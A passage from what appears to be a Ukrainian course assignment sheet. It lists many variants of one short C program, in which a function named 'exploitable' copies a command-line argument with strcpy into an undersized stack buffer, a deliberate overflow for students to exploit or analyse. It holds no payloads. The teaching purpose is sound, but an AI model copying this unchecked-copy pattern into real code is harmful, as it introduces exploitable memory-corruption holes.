(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.20.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.21.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 2.22.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.23.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.24.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.25.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.26.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.27.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 2.28.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.29.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 2.30.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=2.71828182;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                     }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.1.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.2.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.3.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 3.4.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.5.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.6.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.7.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.8.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.9.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 3.10.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.11.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[17];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.12.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[8];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.13.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.14.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.15.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 3.16.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.17.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[11];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.18.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[16];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.19.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.20.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.21.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 3.22.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.23.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[13];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.24.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[9];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                         }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.25.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.26.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.27.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 3.28.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.29.

```
#include <string.h>
(3)  void exploitable(int dd, char *somestring, char string2[15])  {
(4)  float fff;
(5)  char string1[15];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                    }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, argv[1], string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 3.30.

```
#include <string.h>
(3)  void exploitable(char string2[15], int dd, char *somestring )  {
(4)  float fff;
(5)  char string1[10];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=3.14159265;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                     }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, ccc, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.1.

```
#include <string.h>
(3)  void exploitable(char *somestring, int dd, char string2[15])  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], ccc, string3);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.2.

```
#include <string.h>
(3)  void exploitable(int dd, char string2[15], char *somestring)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(ccc, string3, argv[1]);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.3.

```
#include <string.h>
(3)  void exploitable(char string2[15], char *somestring, int dd)  {
(4)  float fff;
(5)  char string1[7];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(string3, argv[1], ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
...
```

Індивідуальний варіант завдання № 4.4.

```
#include <string.h>
(3)  void exploitable(char *somestring, char string2[15], int dd)  {
(4)  float fff;
(5)  char string1[12];
(6)  int aa=1, bb=2, cc;
(7)  cc=aa+bb+dd;
(8)  fff=4.44444444;
(9)  strcpy (string1, somestring);
(10) printf ("Voila: string1=%s bla-bla-bla %d string2=%s ",string1, cc,
string2);
                                                                        }
main (int argc, char *argv[])         {
(14) int ccc=3;
(15) char string3[10];
(16) strcpy (string3, "ABCDEFGHI\n");
(17) printf("...Here may be some stuff...\n");
(18) exploitable(argv[1], string3, ccc);
(19) printf("...and more stuff may be there...\n");
                                      }
```

…

Індивідуальний варіант завдання № 4.5.

```
#include <string.h>
